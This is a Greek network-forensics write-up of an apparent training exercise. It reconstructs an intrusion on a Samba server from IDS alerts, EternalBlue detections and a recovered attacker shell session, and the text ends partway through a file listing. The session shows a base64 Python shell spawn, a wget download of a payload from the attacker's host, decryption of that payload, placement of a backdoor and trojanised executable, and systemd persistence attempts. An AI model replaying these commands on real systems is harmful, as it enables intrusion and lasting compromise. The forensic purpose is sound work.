

Στο επεισόδιο του Network Forensics έγινε ανάλυση των 4 pcaps αρχείων κυρίως με τη χρήση των εργαλείων Wireshark και NetworkMiner .Παράλληλα έγινε ανάλυση των διαθέσιμων logs (syslog,auth.log,alerts.log,http.log) άλλα και συσχετισμός των logs από τα επεισόδια των linux & windows forensics, μέσω των οποίων καταλήξαμε στα παρακάτω:

Γεγονός 1 (08:31:43)

Στις 08:31:43 παρατηρείται η έναρξη ύποπτης δραστηριότητας στα logs:

06/06/2019-08:31:43.783782 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**]
[Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:51216 -> 91.189.95.15:80

06/06/2019-08:41:22.607601 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**]
[Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:38280 -> 91.189.95.15:80

06/06/2019-08:47:02.594172 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**]
[Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:50578 -> 91.189.95.15:80

06/06/2019-08:48:17.354471 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**]
[Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:51458 -> 91.189.95.15:80

Γεγονός 2 (08:51:33)

Το NetworkMiner στην ανάλυση των pcaps εντόπισε πιθανή προσπάθεια μόλυνσης μέσω του exploit EternalBlue όπου εκμεταλλεύεται ευπάθειες σε μη ενημερωμένες εκδόσεις του samba.

```
[2019-06-06 08:50:01 UTC] Error : TLS data boundary is not on a TLS record boundary in frame 26
[2019-06-06 08:51:33 UTC] Error : Frame 2937 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,57]
[2019-06-06 08:51:38 UTC] Error : Frame 3009 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,111]
[2019-06-06 08:51:38 UTC] Error : Frame 3011 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,30]
[2019-06-06 08:51:38 UTC] Error : Frame 3013 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,63]
[2019-06-06 08:51:38 UTC] Error : Frame 3015 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,112]
[2019-06-06 08:51:38 UTC] Error : Frame 3018 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,163]
[2019-06-06 08:51:38 UTC] Error : Frame 3020 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,79]
[2019-06-06 08:51:38 UTC] Error : Frame 3022 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,112]
[2019-06-06 08:51:38 UTC] Error : Frame 3026 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,164]
[2019-06-06 08:51:38 UTC] Error : Frame 3031 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,255]
[2019-06-06 08:51:38 UTC] Error : Frame 3036 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,114]
[2019-06-06 08:51:43 UTC] Error : Frame 3280 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,152]
[2019-06-06 08:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,52]
[2019-06-06 08:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,68]
[2019-06-06 08:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,101]
[2019-06-06 08:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,103]
[2019-06-06 08:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,141]
[2019-06-06 08:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,236]
[2019-06-06 08:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,35]
[2019-06-06 08:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,68]
[2019-06-06 08:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,70]
[2019-06-06 08:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,108]
[2019-06-06 08:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,203]
[2019-06-06 08:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,204]
[2019-06-06 08:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,52]
[2019-06-06 08:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,54]
[2019-06-06 08:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,92]
[2019-06-06 08:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,187]
[2019-06-06 08:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,188]
[2019-06-06 08:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,253]
[2019-06-06 08:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x2320, [20,21]
[2019-06-06 08:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,59]
[2019-06-06 08:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,154]
[2019-06-06 08:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,155]
[2019-06-06 08:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,220]
[2019-06-06 08:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,222]
[2019-06-06 08:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,57]
[2019-06-06 08:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,152]
[2019-06-06 08:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,153]
[2019-06-06 08:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,218]
[2019-06-06 08:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,220]
[2019-06-06 08:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,228]
[2019-06-06 08:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,114]
[2019-06-06 08:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,115]
[2019-06-06 08:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,180]
[2019-06-06 08:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,182]
```

Δείγμα από ύποπτα POST requests που εντοπίστηκαν στα logs:

```
06/06/2019-09:02:51.866235 85.75.26.24[**]/api/root_52240551204/hello[**]python-requests/2.18.4[**]<no
referer>[**]POST[**]HTTP/1.1[**]200[**]0 bytes[**]10.10.10.102:45600 -> 85.75.26.24:3268
```

```
06/06/2019-09:16:43.437596
```


```
85.75.26.24[**]/api/Administrator_52233026844/hello[**]python-requests/2.22.0[**] <no
referer>[**]POST[**]HTTP/1.1[**]200[**]0 bytes[**]10.10.10.100:56354 -> 85.75.26.24:3268
```

Εντοπισμός Trojan Windows executable στα logs:

```
06/06/2019-12:21:44.201953 [] [1:2018856:11] ET TROJAN Windows executable base64 encoded []
[Classification: A Network Trojan was detected] [Priority: 1] {TCP} 85.75.26.24:80 -> 10.10.10.100:56505
```

```
06/06/2019-12:23:14.521115 [] [1:2018856:11] ET TROJAN Windows executable base64 encoded []
[Classification: A Network Trojan was detected] [Priority: 1] {TCP} 85.75.26.24:80 -> 10.10.10.100:56636
```

Πολλαπλά sessions:




Γεγονός 3

RAT σε Server 10.10.10.102 (linux samba server)

Ανάλυση της επίθεσης με χρήση του Wireshark

Γεγονός 4 (08:51:33)



Φαίνεται ότι το 85.75.24.46 έχει τον έλεγχο του 10.10.10.102 και πληκτρολογεί εντολές.

Το περιεχόμενο του TCP Stream (tcp.stream eq 51)

```
j.^H..jIX..u.j;X.H./bin/sh.SH..RWH....echo 4281756140;echo YEHWIEUFTISVKHWzrwGtzjMhISkXawca
4281756140
YEHWIEUFTISVKHWzrwGtzjMhISkXawca
```

```
which python;echo oaitJgqnRgWMEYhfVynXEDNnXdZBskWC
/usr/bin/python
oaitJgqnRgWMEYhfVynXEDNnXdZBskWC
```

```
/usr/bin/python -c 'exec("aW1wb3J0IH80eTtdHkuc3Bhd240jy9iaW4vc2gnKQ==".decode("base64"))'
# ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
# whoami
whoami
root
# uname -a
uname -a
Linux Samba 4.15.0-51-generic #55~16.04.1-Ubuntu SMP Thu May 16 09:24:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
# cd /root
cd /root
# wget 85.75.24.46:6668/bucket
wget 85.75.24.46:6668/bucket
--2019-06-06 11:56:50-- http://85.75.24.46:6668/bucket
Connecting to 85.75.24.46:6668... connected.
HTTP request sent, awaiting response... 200 OK
Length: 32613200 (31M) [application/octet-stream]
Saving to: 'bucket'
```

HTTP request sent, awaiting response... 200 OK
Length: 32613200 (31M) [application/octet-stream]
Saving to: 'bucket'

bucket 0%[] 0 --.-KB/s
bucket 81%[=====>] 25.39M 127MB/s
bucket 100%[=====>] 31.10M 134MB/s in 0.2s

2019-06-06 11:56:50 (134 MB/s) - 'bucket' saved [32613200/32613200]

```
# ls
ls
bucket
# openssl aes-256-cbc -in bucket -out help.zip
openssl aes-256-cbc -in bucket -out help.zip
enter aes-256-cbc encryption password:panoptis19
```

Verifying - enter aes-256-cbc encryption password:

Verify failure
bad password read

```
# ls
ls
bucket
# openssl aes-256-cbc -d -in bucket -out help.zip
openssl aes-256-cbc -d -in bucket -out help.zip
enter aes-256-cbc decryption password:panoptis19
```

```
# ls
ls
bucket help.zip
# unzip help.zip
unzip help.zip
Archive: help.zip
inflating: backdoor.sh
inflating: NetworkTrafficView.EXE
inflating: dbus-org.freedesktop.thermalb.service
inflating: socket-helper
inflating: ps_
# ls
ls
NetworkTrafficView.EXE dbus-org.freedesktop.thermalb.service socket-helper
backdoor.sh help.zip
bucket ps_
# nestat -pantul
nestat -pantul
/bin/sh: 13: nestat: not found
# netstat -pantu
netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN 899/dnsmasq
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 871/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 752/cupsd
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 1538/smbd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 1538/smbd
tcp 0 100 10.10.10.102:57830 85.75.24.46:445 ESTABLISHED 1934/sh
tcp6 0 0 :::22 :::* LISTEN 871/sshd
tcp6 0 0 :::1:631 :::* LISTEN 752/cupsd
tcp6 0 0 :::445 :::* LISTEN 1538/smbd
tcp6 0 0 :::139 :::* LISTEN 1538/smbd
udp 0 0 0.0.0.0:34557 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:46928 0.0.0.0:* 799/rsyslogd
udp 0 0 127.0.1.1:53 0.0.0.0:* 899/dnsmasq
udp 0 0 10.10.10.255:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:137 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.255:138 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:5353 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:631 0.0.0.0:* 797/cups-browsed
udp 0 0 0.0.0.0:54904 0.0.0.0:* 899/dnsmasq
udp6 0 0 :::53065 :::* 767/avahi-daemon: r
udp6 0 0 :::5353 :::* 767/avahi-daemon: r
# cat /etc/passwd
cat /etc/passwd
```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:112:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:126:RealtimeKit,,,:/proc:/bin/false
saned:x:118:127::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
panoptis19:x:1000:1000:panoptis19,,,:/home/panoptis19:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
smbauser:x:1001:128:SambaUser,,,:/home/panoptis19/smbashare:/usr/sbin/nologin
# ls /home/panoptis19/smbashare
ls /home/panoptis19/smbashare
NetworkTrafficView.exe Procmon.exe PsExec64.exe pskill64.exe test
# ls -la /home/panoptis19/smbashare
ls -la /home/panoptis19/smbashare
total 3080
drwxrwxr-x 2 sambauser sambashare 4096 Jun 5 09:26 .
drwxr-xr-x 17 panoptis19 panoptis19 4096 Jun 6 11:52 ..
-rw-rw-r-- 1 panoptis19 panoptis19 249232 May 25 10:58 NetworkTrafficView.exe
-rw-rw-r-- 1 panoptis19 panoptis19 2196016 Mar 24 14:05 Procmon.exe
-rw-rw-r-- 1 panoptis19 panoptis19 374944 Jun 28 2016 PsExec64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 318624 Jun 28 2016 pskill64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 0 Jun 5 09:20 test
# cp NetworkTrafficView.exe /home/panoptis19/smbashare/NetworkTrafficView.exe
cp NetworkTrafficView.exe /home/panoptis19/smbashare/NetworkTrafficView.exe
cp: cannot stat 'NetworkTrafficView.exe': No such file or directory
# cp NetworkTrafficView.EXE /home/panoptis19/smbashare/NetworkTrafficView.exe
cp NetworkTrafficView.EXE /home/panoptis19/smbashare/NetworkTrafficView.exe
# ls -la /home/panoptis19/smbashare
ls -la /home/panoptis19/smbashare
total 12044
drwxrwxr-x 2 sambauser sambashare 4096 Jun 5 09:26 .
drwxr-xr-x 17 panoptis19 panoptis19 4096 Jun 6 11:52 ..
-rw-rw-r-- 1 panoptis19 panoptis19 9426832 Jun 6 12:00 NetworkTrafficView.exe
-rw-rw-r-- 1 panoptis19 panoptis19 2196016 Mar 24 14:05 Procmon.exe
-rw-rw-r-- 1 panoptis19 panoptis19 374944 Jun 28 2016 PsExec64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 318624 Jun 28 2016 pskill64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 0 Jun 5 09:20 test
# ls
ls
NetworkTrafficView.EXE dbus-org.freedesktop.thermalb.service socket-helper
backdoor.sh help.zip
bucket ps_
# mv socket-helper /bin/socket-helper
mv socket-helper /bin/socket-helper
# mv dbus-org.freedesktop.thermalb.service /lib/systemd/system/

```



```

mv dbus-org.freedesktop.thermalb.service /lib/systemd/system/
# cd /etc/systemd/system
cd /etc/systemd/system
# ls
ls
bluetooth.target.wants hibernate.target.wants
cloud-final.service.wants hybrid-sleep.target.wants
dbus-org.bluez.service multi-user.target.wants
dbus-org.freedesktop.Avahi.service network-online.target.wants
dbus-org.freedesktop.nm-dispatcher.service paths.target.wants
dbus-org.freedesktop.thermald.service printer.target.wants
default.target.wants sockets.target.wants
display-manager.service sshd.service
display-manager.service.wants suspend.target.wants
final.target.wants sysinit.target.wants
getty.target.wants syslog.service
graphical.target.wants timers.target.wants
# ls -la
ls -la
total 76
drwxr-xr-x 19 root root 4096 Jun 5 09:02 .
drwxr-xr-x 5 root root 4096 May 23 10:15 ..
drwxr-xr-x 2 root root 4096 Feb 27 02:04 bluetooth.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 cloud-final.service.wants
lrwxrwxrwx 1 root root 37 May 21 14:00 dbus-org.bluez.service -> /lib/systemd/system/bluetooth.service
lrwxrwxrwx 1 root root 40 May 21 14:00 dbus-org.freedesktop.Avahi.service -> /lib/systemd/system/avahi-daemon.service
lrwxrwxrwx 1 root root 53 May 21 14:00 dbus-org.freedesktop.nm-dispatcher.service ->
/lib/systemd/system/NetworkManager-dispatcher.service
lrwxrwxrwx 1 root root 36 May 21 14:00 dbus-org.freedesktop.thermald.service -> /lib/systemd/system/thermald.service
drwxr-xr-x 2 root root 4096 Feb 27 01:59 default.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 display-manager.service -> /lib/systemd/system/lightdm.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 display-manager.service.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 final.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 01:58 getty.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 graphical.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hibernate.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hybrid-sleep.target.wants
drwxr-xr-x 2 root root 4096 Jun 5 09:02 multi-user.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 network-online.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 paths.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 printer.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sockets.target.wants
lrwxrwxrwx 1 root root 31 Jun 5 09:02 sshd.service -> /lib/systemd/system/ssh.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 suspend.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sysinit.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 syslog.service -> /lib/systemd/system/rsyslog.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 timers.target.wants
# ln /lib/system/dbus-org.freedes
ln /lib/system/dbus-org.freedes
ln: failed to access '/lib/system/dbus-org.freedes': No such file or directory
# ln -s /lib/system/dbus-org.freedesktop.thermalb.service .
ln -s /lib/system/dbus-org.freedesktop.thermalb.service .
# ls -la
ls -la
total 76
drwxr-xr-x 19 root root 4096 Jun 6 12:04 .
drwxr-xr-x 5 root root 4096 May 23 10:15 ..
drwxr-xr-x 2 root root 4096 Feb 27 02:04 bluetooth.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 cloud-final.service.wants
lrwxrwxrwx 1 root root 37 May 21 14:00 dbus-org.bluez.service -> /lib/systemd/system/bluetooth.service
lrwxrwxrwx 1 root root 40 May 21 14:00 dbus-org.freedesktop.Avahi.service -> /lib/systemd/system/avahi-daemon.service
lrwxrwxrwx 1 root root 53 May 21 14:00 dbus-org.freedesktop.nm-dispatcher.service ->
/lib/systemd/system/NetworkManager-dispatcher.service
lrwxrwxrwx 1 root root 49 Jun 6 12:04 dbus-org.freedesktop.thermalb.service -> /lib/system/dbus-org.freedesktop.thermalb.service
lrwxrwxrwx 1 root root 36 May 21 14:00 dbus-org.freedesktop.thermald.service -> /lib/systemd/system/thermald.service
drwxr-xr-x 2 root root 4096 Feb 27 01:59 default.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 display-manager.service -> /lib/systemd/system/lightdm.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 display-manager.service.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 final.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 01:58 getty.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 graphical.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hibernate.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hybrid-sleep.target.wants
drwxr-xr-x 2 root root 4096 Jun 5 09:02 multi-user.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 network-online.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 paths.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 printer.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sockets.target.wants

```

```
lrwxrwxrwx 1 root root 31 Jun 5 09:02 sshd.service -> /lib/systemd/system/ssh.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 suspend.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sysinit.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 syslog.service -> /lib/systemd/system/rsyslog.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 timers.target.wants
# systemctl enable dbus-org.freedesktop.thermalb.service
systemd enable dbus-org.freedesktop.thermalb.service
.[0;1;31mExcess arguments..[0m
# systemctl start dbus-org.freedesktop.thermalb.service
systemd start dbus-org.freedesktop.thermalb.service
.[0;1;31mExcess arguments..[0m
# systemctl enable dbus-org.freedesktop.thermalb.service
systemctl enable dbus-org.freedesktop.thermalb.service
Failed to execute operation: Too many levels of symbolic links
# cd /lib/systemd/system
cd /lib/systemd/system
# ls
ls
-.slice
ModemManager.service
NetworkManager-dispatcher.service
NetworkManager-wait-online.service
NetworkManager.service
accounts-daemon.service
acpid.path
acpid.service
acpid.socket
alsa-restore.service
alsa-state.service
alsa-utils.service
anacron-resume.service
anacron.service
apport-forward.socket
apport-forward@.service
apt-daily-upgrade.service
apt-daily-upgrade.timer
apt-daily.service
apt-daily.timer
autovt@.service
avahi-daemon.service
avahi-daemon.socket
basic.target
basic.target.wants
bluetooth.service
bluetooth.target
bootlogd.service
bootlogs.service
bootmisc.service
brltty-udev.service
brltty.service
busnames.target
busnames.target.wants
checkfs.service
checkroot-bootclean.service
checkroot.service
colord.service
console-getty.service
console-setup.service
console-shell.service
container-getty@.service
cron.service
cryptdisks-early.service
cryptdisks.service
cryptsetup-pre.target
cryptsetup.target
ctrl-alt-del.target
cups-browsed.service
cups.path
cups.service
cups.socket
dbus-org.freedesktop.hostname1.service
dbus-org.freedesktop.locale1.service
dbus-org.freedesktop.login1.service
dbus-org.freedesktop.network1.service
dbus-org.freedesktop.resolve1.service
dbus-org.freedesktop.thermalb.service
dbus-org.freedesktop.timedate1.service
dbus.service
```

dbus.socket
debug-shell.service
default.target
dev-hugepages.mount
dev-mqueue.mount
emergency.service
emergency.target
exit.target
final.target
friendly-recovery.service
friendly-recovery.target
fuse.service
fwupd-offline-update.service
fwupd.service
fwupdate-cleanup.service
getty-static.service
getty.target
getty.target.wants
getty@.service
gpu-manager.service
graphical.target
graphical.target.wants
halt.service
halt.target
halt.target.wants
hibernate.target
hostname.service
hwclock.service
hybrid-sleep.target
ifup@.service
initrd-cleanup.service
initrd-fs.target
initrd-parse-etc.service
initrd-root-fs.target
initrd-switch-root.service
initrd-switch-root.target
initrd-switch-root.target.wants
initrd-udevadm-cleanup-db.service
initrd.target
kerneloops.service
kexec.target
kexec.target.wants
keyboard-setup.service
killprocs.service
kmod-static-nodes.service
kmod.service
lightdm.service
lm-sensors.service
local-fs-pre.target
local-fs.target
local-fs.target.wants
machine.slice
mail-transport-agent.target
module-init-tools.service
motd.service
mountall-bootclean.service
mountall.service
mountdevsubfs.service
mountkernfs.service
mountnfs-bootclean.service
mountnfs.service
multi-user.target
multi-user.target.wants
network-manager.service
network-online.target
network-pre.target
network.target
networking.service
nss-lookup.target
nss-user-lookup.target
paths.target
plymouth-halt.service
plymouth-kexec.service
plymouth-log.service
plymouth-poweroff.service
plymouth-quit-wait.service
plymouth-quit.service
plymouth-read-write.service

plymouth-reboot.service
plymouth-start.service
plymouth-switch-root.service
plymouth.service
polkitd.service
poweroff.target
poweroff.target.wants
pppd-dns.service
printer.target
proc-sys-fs-binfmt_misc.automount
proc-sys-fs-binfmt_misc.mount
procps.service
quotaon.service
rc-local.service
rc-local.service.d
rc.local.service
rc.service
rcS.service
reboot.service
reboot.target
reboot.target.wants
remote-fs-pre.target
remote-fs.target
rescue.service
rescue.target
rescue.target.wants
resolvconf.service
resolvconf.service.wants
rnmologin.service
rpcbind.target
rsync.service
rsyslog.service
rtkit-daemon.service
runlevel0.target
runlevel1.target
runlevel1.target.wants
runlevel2.target
runlevel2.target.wants
runlevel3.target
runlevel3.target.wants
runlevel4.target
runlevel4.target.wants
runlevel5.target
runlevel5.target.wants
runlevel6.target
samba.service
saned.service
saned.socket
saned@.service
sendsigs.service
serial-getty@.service
setvtrgb.service
shutdown.target
sigpwr-container-shutdown.service
sigpwr.target
sigpwr.target.wants
single.service
sleep.target
slices.target
smartcard.target
snapd.autoimport.service
snapd.core-fixup.service
snapd.failure.service
snapd.seeded.service
snapd.service
snapd.snap-repair.service
snapd.snap-repair.timer
snapd.socket
snapd.system-shutdown.service
sockets.target
sockets.target.wants
sound.target
ssh.service
ssh.socket
ssh@.service
stop-bootlogd-single.service
stop-bootlogd.service
suspend.target

swap.target
sys-fs-fuse-connections.mount
sys-kernel-config.mount
sys-kernel-debug.mount
sysinit.target
sysinit.target.wants
syslog.socket
system-update.target
system-update.target.wants
system.slice
systemd-ask-password-console.path
systemd-ask-password-console.service
systemd-ask-password-plymouth.path
systemd-ask-password-plymouth.service
systemd-ask-password-wall.path
systemd-ask-password-wall.service
systemd-backlight@.service
systemd-binfmt.service
systemd-bootchart.service
systemd-bus-proxyd.service
systemd-bus-proxyd.socket
systemd-exit.service
systemd-fsck-root.service
systemd-fsck@.service
systemd-fsckd.service
systemd-fsckd.socket
systemd-halt.service
systemd-hibernate-resume@.service
systemd-hibernate.service
systemd-hostnamed.service
systemd-hwdb-update.service
systemd-hybrid-sleep.service
systemd-initctl.service
systemd-initctl.socket
systemd-journal-flush.service
systemd-journald-audit.socket
systemd-journald-dev-log.socket
systemd-journald.service
systemd-journald.socket
systemd-kexec.service
systemd-locale.service
systemd-logind.service
systemd-machine-id-commit.service
systemd-modules-load.service
systemd-networkd-resolvconf-update.path
systemd-networkd-resolvconf-update.service
systemd-networkd-wait-online.service
systemd-networkd.service
systemd-networkd.socket
systemd-poweroff.service
systemd-quotacheck.service
systemd-random-seed.service
systemd-reboot.service
systemd-remount-fs.service
systemd-resolved.service
systemd-resolved.service.d
systemd-rfkill.service
systemd-rfkill.socket
systemd-suspend.service
systemd-sysctl.service
systemd-timedated.service
systemd-timesyncd.service
systemd-timesyncd.service.d
systemd-tmpfiles-clean.service
systemd-tmpfiles-clean.timer
systemd-tmpfiles-setup-dev.service
systemd-tmpfiles-setup.service
systemd-udev-settle.service
systemd-udev-trigger.service
systemd-udev-control.socket
systemd-udev-kernel.socket
systemd-udev.service
systemd-update-utmp-runlevel.service
systemd-update-utmp.service
systemd-user-sessions.service
thermald.service
time-sync.target
timers.target

timers.target.wants
udev-configure-printer@.service
udev.service
udisks2.service
ufw.service
umount.target
umountfs.service
umountnfs.service
umountroot.service
unattended-upgrades.service
upower.service
urandom.service
ureadahead-stop.service
ureadahead-stop.timer
ureadahead.service
usb_modeswitch@.service
usbmuxd.service
user.slice
